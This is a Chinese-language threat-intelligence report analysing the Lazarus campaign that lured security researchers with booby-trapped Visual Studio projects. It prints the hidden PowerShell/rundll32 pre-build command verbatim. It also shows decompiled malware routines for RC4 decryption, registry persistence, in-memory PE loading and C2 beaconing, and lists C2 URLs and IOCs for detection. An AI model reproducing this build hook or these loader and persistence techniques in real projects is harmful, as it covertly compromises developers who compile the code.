Lazarus 针对安全研究人员的攻击事件分析-安全KER - 安全资讯平台

Archived: 2026-04-05 18:32:01 UTC

概述


近日，Google 威胁分析组（TAG）披露了一起针对二进制漏洞安全研究人员的攻击活动，我们在此基础上对攻击活动中所涉及的样本进行了复盘分析，具体发现如下：

1. 攻击者以安全研究人员的身份，至少从2020年4月份开始潜伏在 Twitter、LinkedIn、Telegram、Discord、Keybase 等社交媒体，同时也会建立技术博客，发表一些漏洞分析的文章。攻击者所发表的文章有一定的质量，这在某种程度上增加了对目标安全研究人员的迷惑性。
2. 攻击者与目标安全研究人员通过社交媒体建立联系后，开始进行社会工程学攻击，其会邀请目标进行漏洞研究方面的合作，向目标发送相关Visual Studio 项目，而该项目一旦编译则会触发执行恶意模块，最终被攻击者控制，具有很强的隐蔽性。
3. 此外，据 Google 方面透漏，攻击者疑似在其博客中部署了 Chrome 浏览器 0day 漏洞，一旦目标使用 Chrome 浏览器访问其博客，将会触发漏洞而被黑客控制，目前这一说法还有待证实。
4. 在此次攻击活动中，我们发现多例样本与去年朝鲜 APT 组织 Lazarus 进行的名为 “DreamJob” 的攻击活动中的样本有多处重叠之处，故将此攻击事件归因为 Lazarus APT 组织。
5. 通过开源情报获悉，Lazarus 此次攻击目标涉及俄罗斯、美国、**中国**、泰国等10余个国家，通过 IP 定位发现国内某安全公司在2020年12月期间有多次回连 C2 的记录。

6. 根据此次攻击活动目标，很容易让人联想到 Lazarus 实际目的可能为窃取安全研究人员手中的高价值 0Day 漏洞，用以扩充该组织军火库。
7. 微步在线通过对相关样本、IP 和域名的溯源分析，提取多条相关 IOC，可用于威胁情报检测。微步在线威胁感知平台 TDP、威胁情报管理平台 TIP、威胁情报云 API、互联网安全接入 OneDNS 等均已支持对此次攻击事件和团伙的检测。


事件详情

攻击者在 Twitter 建立了多个安全研究相关账号，并在近一年保持活跃，通过此渠道发布博客链接，用以和目标安全研究人员建立初步联系。




图片来源：https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers/

攻击者博客文章也确实为漏洞研究相关文章，这可以更好地与目标建立信任。



图片来源：https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers/

与目标用户建立社交联系之后，攻击者将会邀请目标进行漏洞研究，并向其发送漏洞相关 Visual Studio 项目文件。



图片来源：Twitter 用户 Richard Johnson


从一些受害者的社交软件聊天记录截图可以发现，攻击者目标非常明确。如果目标不是漏洞研究相关人员，并不能引起攻击者的兴趣。

图片来源：Twitter 用户 heige


样本分析

攻击者在 VS 项目中添加了预生成事件，一旦用户编译项目，将会调用 powershell 检查主机系统是否为 Win10 x64，满足条件后利用系统组件 rundll32 来执行恶意模块 Browse.VC.db 的导出函数 ENGINE_get_RAND，传入参数 6bt7cJNGEb3Bx9yK 2907。

```
99  <PreBuildEvent>
100   <Command>powershell -executionpolicy bypass -windowstyle hidden
      if(([system.environment]::osversion.version.major -eq 10) -and
      [system.environment]::is64bitoperatingsystem -and (Test-Path x64\Debug\Browse.VC.db)){rundll32
      x64\Debug\Browse.VC.db,ENGINE_get_RAND 6bt7cJNGEb3Bx9yK 2907};</Command>
101 </PreBuildEvent>
```



而 Browse.VB.db，实际为 x64 DLL 文件，其伪装成 VS 项目数据库文件。



在模块导出函数 ENGINE_get_RAND 中，首先会判断传入参数的个数，如果不等于 2，将会退出木马流程。

```
28  pNumArgs = 0;
29  WideCharStr = 0;
30  memset(&Dst, 0, 0x206ui64);
31  v24 = 0;
32  memset(&v25, 0, 0x206ui64);
33  MultiByteStr = 0;
34  memset(&v19, 0, 0x103ui64);
35  lpMultiByteStr = 0;
36  memset(&v21, 0, 0x103ui64);
37  result = CommandLineToArgvW(v3, &pNumArgs);
38  v5 = result;
39  if ( result && pNumArgs == 2 )
40  {
```

样本中的字符串使用 RC4 算法解密，使用的密钥为 {6B 49 A3 8D D8 DD 21 2B 38 59 BB BF 06 C0 33 C2}。

```
34  v21 = 0x8DA34968;
35  v22 = 0x2B21DDD8;
36  v23 = 0xBFBB5938;
37  v24 = 0xC233C006;
38  v4 = 0;
39  v5 = &v18;
40  do
41    *v5++ = v4++;
42  while ( v4 < 256 );
43  v20 = 0;
44  v6 = 0;
45  v7 = &v18;
46  do
47  {
48    v8 = v3++ % 16;
49    v6 += *(++v7 - 1) + *((_BYTE *)&v21 + v8);
50    v9 = *(v7 - 1);
51    result = (unsigned __int8)*(&v18 + v6);
52    *(v7 - 1) = result;
53    *(&v18 + v6) = v9;
54  }
55  while ( v3 < 256 );
56  v11 = v2;
57  if ( v2 > 0 )
58  {
59    v12 = HIBYTE(v20);
60    v13 = v20;
61    v14 = v1;
62    do
63    {
64      LOBYTE(v15) = v13 + 1;
65      ++v14;
66      LOBYTE(v20) = v15;
67      v15 = (unsigned __int8)v15;
68      v16 = *(&v18 + (unsigned __int8)v15) + v12;
69      HIBYTE(v20) = v16;
70      v17 = *(&v18 + (unsigned __int8)v15);
71      *(&v18 + v15) = *(&v18 + v16);
72      *(&v18 + v16) = v17;
73      v12 = HIBYTE(v20);
74      v13 = v20;
75      result = (unsigned __int8)(*(&v18 + (unsigned __int8)v20) + *(&v18 + HIBYTE(v20)));
```

使用 RC4 解密出的部分配置信息字符串。

```
176  memset(&v112, 0, 0x3FFui64);
177  rc4_decrypt_180002C40((unsigned __int8 *)ValueName);// 6bt7cJNGEb3Bx9yK
178  rc4_decrypt_180002C40((unsigned __int8 *)Format);// C:\Windows\System32\rundll32.exe %s,%s %s %s
179  rc4_decrypt_180002C40((unsigned __int8 *)&v52);// ASN2_TYPE_new
180  rc4_decrypt_180002C40((unsigned __int8 *)&v57);// 5I9YjCZ0x1V45U18
181  rc4_decrypt_180002C40((unsigned __int8 *)PathName);// C:\\ProgramData\\VirtualBox
182  rc4_decrypt_180002C40((unsigned __int8 *)FileName);// C:\\ProgramData\\VirtualBox\\update.bin
```

样本将会以设置注册表启动项的方式来建立持久化机制。

启动项名称：SSL Update

启动路径：

C:\Windows\System32\rundll32.exe

C:\ProgramData\VirtualBox\update.bin,ASN2_TYPE_new 5I9YjCZ0xlV45Ui8 4222

```
v106 = 0x61684604;
v107 = 0x5C690CF8;
v108 = 0xB08A96AA;
v109 = 0xBE4BDF40;
v110 = 51;
*(_DWORD *)ValueName = 0x49F7B60A;
v48 = 0xBADD3596;
v49 = 0xA39E47D;
rc4_decrypt_180002C40((unsigned __int8 *)SubKey);
rc4_decrypt_180002C40((unsigned __int8 *)ValueName);
if ( !RegOpenKeyExA(HKEY_CURRENT_USER, SubKey, 0, 0x20006u, &hKey)
  && !RegSetValueExA(hKey, ValueName, 0, 1u, &Data, strlen((const char *)&Data)) )
{
  RegCloseKey(hKey);
}
```

之后解密出 PE 模块，将其释放到主机目录 C:\\ProgramData\\VirtualBox\\update.bin，并通过系统组件 rundll32.exe 调用执行，而 Update.bin 同样为 x64 DLL 模块，其名称伪装为 win32k.dll。

```
rdata:00000001800353E0 word_1800353E0  dw 0, 1, 2
rdata:00000001800353E6 aWin32kDll      db 'win32k.dll',0
rdata:00000001800353F1 aAsn2TypeNew    db 'ASN2_TYPE_new',0
rdata:00000001800353FF aAsn2TypeNewW   db 'ASN2_TYPE_newW',0
rdata:000000018003540E aDllmain        db 'DllMain',0
```

该模块执行后会检查传入参数是否为 5I9YjCZ0xlV45Ui8，并以此名创建互斥体，防止木马重复运行。

```
216   while ( v26 );
217   if ( !strncmp(Name, &MultiByteStr, 0x10ui64) )// 5I9YjCZ0xlV45Ui8
218   {
219     CreateMutexA(0i64, 0, Name);
220     if ( GetLastError() == 183 )
221       ExitProcess(0);
222     v42 = 0;
223     v43 = &v75;
224     do
```

之后使用 RC4 解密出 PE 模块数据，并在内存中加载运行。

```
17  v3 = Src;
18  if ( *(_WORD *)Src != 0x5A4D )
19    return 0i64;
20  v5 = (LPVOID *)((char *)Src + *((signed int *)Src + 15));
21  if ( *(_DWORD *)v5 != 0x4550 )
22    return 0i64;
23  v6 = (char *)VirtualAlloc(v5[6], *((unsigned int *)v5 + 20), 0x2000u, 4u);
24  if ( v6 || (result = (char *)VirtualAlloc(0i64, *((unsigned int *)v5 + 20),
25  {
26    v7 = GetProcessHeap();
27    v8 = HeapAlloc(v7, 0, 0x20ui64);
28    v8[1] = v6;
29    v8[2] = 0i64;
30    v8[3] = 0i64;
31    VirtualAlloc(v6, *((unsigned int *)v5 + 20), 0x1000u, 4u);
32    v9 = (char *)VirtualAlloc(v6, *((unsigned int *)v5 + 21), 0x1000u, 4u);
33    memmove(v9, v3, (unsigned int)(v3[15] + *((_DWORD *)v5 + 21)));
34    v10 = &v9[v3[15]];
35    *v8 = v10;
```

经过前面套娃式的流程，最终在内存中加载核心 PE 模块，在此模块中使用了不同的加密方案，使用 OpenSSL 中的 evp 库进行加解密，使用的密钥为：561819833512481561231561564848 7。

```
v22 = 0;
if ( v8 > 32 )
  sub_1800128C0(".\\crypto\\evp\\evp_key.c", 121i64, "nkey <= EVP_MAX_KEY_LENGTH");
if ( v11 > 16 )
  sub_1800128C0(".\\crypto\\evp\\evp_key.c", 122i64, "niv <= EVP_MAX_IV_LENGTH");
if ( !v23 )
  return (unsigned int)v8;
sub_180011F00(&v24);
```

模块中内置了3组用于木马通信的 URL，其中前两个为重复的，也就是实际为2组：

https://codevexillium.org/image/download/download.asp

https://angeldonationblog.com/image/upload/upload.php

```
v9 = (unsigned __int8)byte_18006E4E0;
v10 = evp_decrypt_180002620((__int64)&unk_18006E4E1, (unsigned __int8)byte_18006E4E0);// https://codevexillium.org/image/download/download.asp
strncpy(&MultiByteStr, v10, v9);
v11 = (unsigned __int8)byte_18006E560;
v12 = evp_decrypt_180002620((__int64)&unk_18006E561, (unsigned __int8)byte_18006E560);// https://codevexillium.org/image/download/download.asp
strncpy(&Dest, v12, v11);
v13 = (unsigned __int8)byte_18006E5C0;
v14 = evp_decrypt_180002620((__int64)&unk_18006E5C1, (unsigned __int8)byte_18006E5C0);// https://angeldonationblog.com/image/upload/upload.php
strncpy(&v27, v14, v13);
MultiByteToWideChar(0, 1u, &MultiByteStr, -1, &word_1800A23F0, strlen(&MultiByteStr));
```

之后会随机生成字符串，和主机系统时间一并经过 Base64 编码以 POST 方法发送至上面的 C2 服务器。

```
sprintf(
  (char *)lpOptionala,
  "%s=%s&%s=%s&%s=%s&%s=%d&%s=%d&%s=%s",
  v32,
  v35,
  v29,
  v60,
  v38,
  Memory,
  v23,
  v56,
  v20,
  v57,
  Srca,
  v58);
```

最后接收服务器返回数据，解密后在内存中加载执行恶意模块。

```
WideCharToMultiByte(0, 0x200u, Dest, -1, &MultiByteStr, -(signed int)v3 - 2, 0i64, 0i64);
if ( *(_WORD *)::hMem != 0x5A4D || (v5 = load_pe_180002110((__int64)&v66, (__int64)::hMem, ::hMem)) == 0i64 )
{
  do
  {
    v59 = *(_WORD *)(v1 + 6442814104i64);
    v1 += 2i64;
    *(__int16 *)((char *)&v78 + v1) = v59;
  }
  while ( v59 );
  sub_180004EE0(v2, (__int64)&v79);
```

此外，据 Google 方面透漏，攻击者疑似在其博客中部署了 Chrome 浏览器 0day 漏洞，一旦目标使用 Chrome 浏览器访问其博客，将会在用户主机注册表留下被加密的 payload，同时释放一个伪造为驱动文件的 DLL 文件并创建服务以建立持久化机制。

该 DLL 模块启动之后，同样使用 RC4 解密字符串，从注册表中读取 payload 数据。

payload 长度：HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\KernelConfig\SubVersion

加密的数据：HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\KernelConfig\Description

```
memset(v1, 0, 0x105ui64);
rc4_decrypt_1800033A0((unsigned __int8 *)SubKey);// SOFTWARE\Microsoft\Windows\CurrentVersion\KernelConfig
rc4_decrypt_1800033A0((unsigned __int8 *)v41);// Description
rc4_decrypt_1800033A0((unsigned __int8 *)ValueName);// SubVersion
if ( RegOpenKeyExW(HKEY_LOCAL_MACHINE, SubKey, 0, 0xF003Fu, &hKey)
  || RegQueryValueExW(hKey, ValueName, 0i64, &Type, Data, &cbData) )
{
  return 0i64;
}
```

之后将 payload 数据经过解密后在内存中加载执行，目前未能获取到 payload 数据。

```
v3 = Src;
if ( *(_WORD *)Src != 0x5A4D )
  return 0i64;
v5 = (LPVOID *)((char *)Src + *((signed int *)Src + 15));
if ( *(_DWORD *)v5 != 0x4550 )
  return 0i64;
v6 = (char *)VirtualAlloc(v5[6], *((unsigned int *)v5 + 20), 0x2000u, 4u);
if ( v6 || (result = (char *)VirtualAlloc(0i64, *((unsigned int *)v5 + 20), 0x2000u,
{
  v7 = GetProcessHeap();
  v8 = HeapAlloc(v7, 0, 0x20ui64);
  v8[1] = v6;
  v8[3] = 0i64;
```

关联分析


在 Lazarus 以往的攻击活动中，经常将恶意 DLL 模块伪装成 DB 文件来使用，比如在去年的 “DreamJob” 攻击活动中将恶意模块伪装成 thumbnail.db。

```
*(_OWORD *)v62 = *(_OWORD *)L"thumbnail.db";
v63 = *(_QWORD *)L"l.db";
v64 = aThumbnailDb[12];
j__memset_140481F30((__int64)&v65, 0, 0x1EEui64);
lstrcpyW(&String1, L"C:\\ProgramData\\ThumbNail");
if ( (unsigned int)j__GetFileAttributes_14049174C(&String1, 0) == -1 )
  CreateDirectoryW(&String1, 0i64);
wsprintfW(String2, L"%s\\%s", &String1, v62);
while ( (unsigned int)j__GetFileAttributes_14049174C(String2, 0) != -1 )
{
  lstrcatW(&String1, L"\\ThumbNail");
  if ( (unsigned int)j__GetFileAttributes_14049174C(&String1, 0) == -1 )
    CreateDirectoryW(&String1, 0i64);
  wsprintfW(String2, L"%s\\%s", &String1, v62);
}
```

该组织还经常使用系统组件 rundll32 来调用恶意模块的导出函数，并传入参数执行。

在攻击样本中，我们可以看到保持了与之前攻击活动相同风格的 RC4 解密部分。


同时，可发现攻击者使用了与之前完全相同的 RC4 密钥 { B6 B7 2D 8C 6B 5F 14 DF B1 38 A1 73 89 C1 D2 C4}。



类似的随机生成字符串部分，主要区别为之前将此部分作为单独函数，而此次攻击活动中将此部分直接内联编译。

基本一致的内存加载 PE 模块部分。

在分析中，我们未能获取到 Google 提到的漏洞利用中的 payload 数据，但经过与 Lazarus 之前所使用的 RAT 模块对比，发现启动参数完全一致，均为 “MICROSOFT”，故判断 Lazarus 在本次攻击活动中复用了之前所使用的 RAT 工具。



在之后持续追踪分析的感染数据中，我们发现已经有俄罗斯、美国、**中国**、泰国等10余个国家/地区的用户被成功入侵。国内有多家机构或个人主机被入侵，根据 IP 定位信息显示，受害者包括国内多家安全公司。

2020/12/17	15:13:28		EGCzcZYW8OC77yZtAZIL		中国	香港	tencent.com
2020/12/17	15:13:36		5i7eF9BHa980Aqn6		中国	浙江	杭州 电信
2020/12/19	7:41:48		5i7eF9BHa980Aqn6		中国	香港	
2020/12/21	0:33:40		5i7eF9BHa980Aqn6		中国	香港	
2020/12/21	0:34:12		5i7eF9BHa980Aqn6		中国	香港	
2020/12/21	3:28:02		5i7eF9BHa980Aqn6		中国	山东	潍坊 联通
2020/12/21	4:25:07		5i7eF9BHa980Aqn6		中国	北京	北京 电信
2020/12/21	7:15:06		5i7eF9BHa980Aqn6		中国	香港	tencent.com
2020/12/21	8:06:02		wFhZgB327M29l1mPSCYH		中国	广东	深圳 电信
2020/12/21	8:06:17		5i7eF9BHa980Aqn6		中国	内蒙古	呼和浩特 联通

攻击者在此次攻击活动中锁定二进制漏洞研究人员，很显然是为了窃取目标手中高价值 0day 漏洞资料，其在本次攻击活动中入侵了相当数量的用户，且已经使用了 0day 漏洞，推测攻击者已经成功窃取并掌握部分受害用户手中的高价值 0day 漏洞资料，可能会用于未来的攻击活动中，这尤其要引起企业及个人的重视。

结论

Lazarus APT 组织是当前最活跃的 APT 组织之一，该组织在以往经常攻击金融、科研等机构。而在此次攻击活动中，Lazarus 首次针对安全研究人员进行定向攻击以窃取高价值 0day 漏洞资料，该组织长期觊觎此类高价值情报资料，这也表明该组织在不断扩充其军火库，以提升武器储备能力。

Lazarus 擅长使用社会工程学方案进行攻击，在去年就曾针对航空企业进行过以 “DreamJob” 为名义的攻击活动。在本次攻击活动中，Lazarus 组织在近一年的时间里展现了其极强的耐心以及行动保障能力，其将攻击目标瞄准安全研究人员也让威胁攻击与防御更加白热化，同时也会导致目标所属公司重要研究成果被窃取等严重危害，相关安全研究人员和机构尤其要提高警惕，微步在线情报局会对该组织攻击活动持续进行跟踪，及时发现安全威胁并快速响应处置。

附录 – IOC

C&C

angeldonationblog[.]com
codevexillium[.]org
investbooking[.]de
krakenfolio[.]com
opsonew3org[.]sg
transferwiser[.]io
transplugin[.]io
codebiogblog[.]com

C&C（Compromised）

trophylab[.]com
colasprint[.]com
dronerc[.]it
edujikim[.]com
fabioluciani[.]com

C2URLs

https[:]//angeldonationblog[.]com/image/upload/upload.php
https[:]//codevexillium[.]org/image/download/download.asp
https[:]//investbooking[.]de/upload/upload.asp
https[:]//transplugin[.]io/upload/upload.asp
https[:]//www.dronerc[.]it/forum/uploads/index.php
https[:]//www.dronerc[.]it/shop_testbr/Core/upload.php
https[:]//www.dronerc[.]it/shop_testbr/upload/upload.php
https[:]//www.edujikim[.]com/intro/blue/insert.asp
https[:]//www.fabioluciani[.]com/es/include/include.asp
http[:]//trophylab[.]com/notice/images/renewal/upload.asp
http[:]//www.colasprint[.]com/_vti_log/upload.asp

SHA256

4c3499f3cc4a4fdc7e67417e055891c78540282dccc57e37a01167dfe351b244

